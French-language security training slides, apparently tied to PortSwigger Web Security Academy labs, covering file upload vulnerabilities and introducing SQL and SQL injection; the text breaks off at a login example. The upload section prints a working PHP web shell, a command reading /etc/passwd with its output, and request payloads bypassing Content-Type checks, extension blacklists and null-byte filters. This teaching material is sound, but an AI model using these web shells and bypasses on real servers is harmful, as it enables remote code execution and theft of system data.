
CSP Bypass - Nonce

FILE UPLOAD VULN

2

VULNÉRABILITÉ DE FILE UPLOAD

- Vulnérabilité qui existe quand le webserver permet aux utilisateurs d'upload des fichiers dans le filesystem sans vérifier suffisamment que le fichier n'est pas malveillant.




Impact => Remote Code Execution sur le système

2

FILE UPLOAD - EXEMPLE

- Etape 1:
 - Upload un script PHP qui lance une commande sur le serveur web
 - cat /etc/passwd



2

FILE UPLOAD - EXEMPLE

- Etape 2 :
 - Appeler ce script pour que le serveur puisse l'exécuter





FILE UPLOAD - QUELLES SONT LES CONDITIONS ?

- **2 conditions** pour avoir une vulnérabilité de File Upload :
 - a. Pouvoir upload un script malveillant
 - b. Pouvoir appeler ce script pour que le serveur puisse l'executer.

2

FILE UPLOAD - COMMENT L'EXPLOITER ?


- **Cas 1 : Aucune validation du type de fichier** (Cas classique)

- Upload un webshell classique

1. PHP Web Shell (test.php)

```
<?php system($_GET['cmd']);?>
```

2. Requête pour exécuter le Web Shell



A screenshot of a web browser window. The address bar shows a URL starting with "https://0a34007704a21d1bc01de54000a100df.web-security-academy.net/files/avatars/test.php?cmd=cat+/etc/passwd". A yellow box highlights the query parameter "cmd=cat+/etc/passwd". The main content area of the browser displays the output of the command: a long list of system users and their details, including root, daemon, bin, sys, games, man, lp, news, uucp, proxy, backup, list, and many others.

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter
```



FILE UPLOAD - COMMENT L'EXPLOITER ?

- **Cas 2 : Mauvaise validation du type de fichier**

- La validation du type de fichier dépend de l'en-tête “Content-Type”.
 - => Remplacez l'en-tête “Content-Type” par un type de fichier autorisé avec Burp.

Rejected Request

```
POST /my-account/avatar HTTP/1.1
...
-----WebKitFormBoundaryW40BZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
-----WebKitFormBoundaryW40BZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: image/jpeg
<?php system($_GET['cmd']);?>
...
...
```

- **Cas 3 : Blacklist insuffisante des types de fichiers dangereux**

- La blacklist (deny list) n'inclut pas toutes les extensions de fichiers dangereux.
 - => Upload un fichier avec une extension de fichier qui n'est pas incluse dans la blacklist (ex: .php2, .php3, .php4, .php5, .php6, .php7, .phtml, .pHp5, etc.)

Rejected Request	Accepted Request
<pre>POST /my-account/avatar HTTP/1.1 ... -----WebKitFormBoundaryW40BZBciV8E4q0Z0 Content-Disposition: form-data; name="avatar"; filename="test.php" Content-Type: application/x-php <?php system(\$_GET['cmd']);?> ...</pre>	<pre>POST /my-account/avatar HTTP/1.1 ... -----WebKitFormBoundaryW40BZBciV8E4q0Z0 Content-Disposition: form-data; name="avatar"; filename="test.php4" Content-Type: application/x-php <?php system(\$_GET['cmd']);?> ...</pre>



FILE UPLOAD - COMMENT L'EXPLOITER ?

- **Cas 4 : Utilisation de Techniques d'obfuscation**

- Ex: URL Encoding, NULL Byte (%00), etc;

Rejected Request

```
POST /my-account/avatar HTTP/1.1
...
-----WebKitFormBoundary3NBHodEMURINF3vb
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
-----WebKitFormBoundaryTYavNfhSEZ01Z80E
Content-Disposition: form-data; name="avatar";
filename="test.php%00.png"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```



FILE UPLOAD - MÉTHODOLOGIE

- Identifiez les technologies backend sur lesquelles repose l'application. (Wappalyzer)
- Upload un fichier standard et déterminez si vous pouvez appeler/exécuter le fichier.
- Essayer d'upload un Web Shell (ex : PHP Web Shell)
 - Vérifier la validation du type de fichier via Content-Type
 - Vérifier le blacklistage insuffisant des extensions de fichiers (on bloque “.php” mais pas “.php2”, “php3”, etc.).
 - Bypass les file extensions via des techniques d'obfuscation (null byte)
 - etc.

Autres techniques de bypass :

- [Payload All The Things - Upload Insecure Files](#)

File Upload Vulnerabilities Labs

-  LABAPPRENTICE

[Remote code execution via web shell upload >](#)
-  LABAPPRENTICE

[Web shell upload via Content-Type restriction bypass >](#)
-  LABPRACTITIONER

[Web shell upload via path traversal >](#)
-  LABPRACTITIONER


[Web shell upload via extension blacklist bypass >](#)
-  LABPRACTITIONER

[Web shell upload via obfuscated file extension >](#)
-  LABPRACTITIONER

[Remote code execution via polyglot web shell upload >](#)
-  LABEXPERT

[Web shell upload via race condition >](#)

SQL INJECTION



Un langage utilisé pour interagir avec une base de données. Il est exécuté côté serveur, par le moteur de la base de données.

Les requêtes à connaître :

- SELECT - Pour lire des données :

```
SELECT * FROM utilisateurs;
```

Result					
id	name	email	age	city	
1 John Doe john.doe@example.com 30 New York					
2 Jane Smith jane.smith@example.com 16 London					
3 Alex Lee alex.lee@example.com 35 Paris					

- WHERE - Pour ajouter des conditions spécifiques:

```
SELECT * FROM utilisateurs WHERE age>18;
```

Result

id	name	email	age	city
1	John Doe	john.doe@example.com	30	New York
3	Alex Lee	alex.lee@example.com	35	Paris

- OR et AND - Opérateurs logiques:


```
SELECT * FROM utilisateurs WHERE age > 18 AND city = Paris OR city = Marseille
```

Result

id	name	email	age	city
3	Alex Lee	alex.lee@example.com	35	Paris

4

QU'EST CE QU'UNE SQLI



4

QU'EST CE QU'UNE SQLI - EXEMPLE

Interface de connexion :



Connexion avec vos **identifiants LeOID** :

pseudo

mot de passe

Connexion

Requête côté base de données :

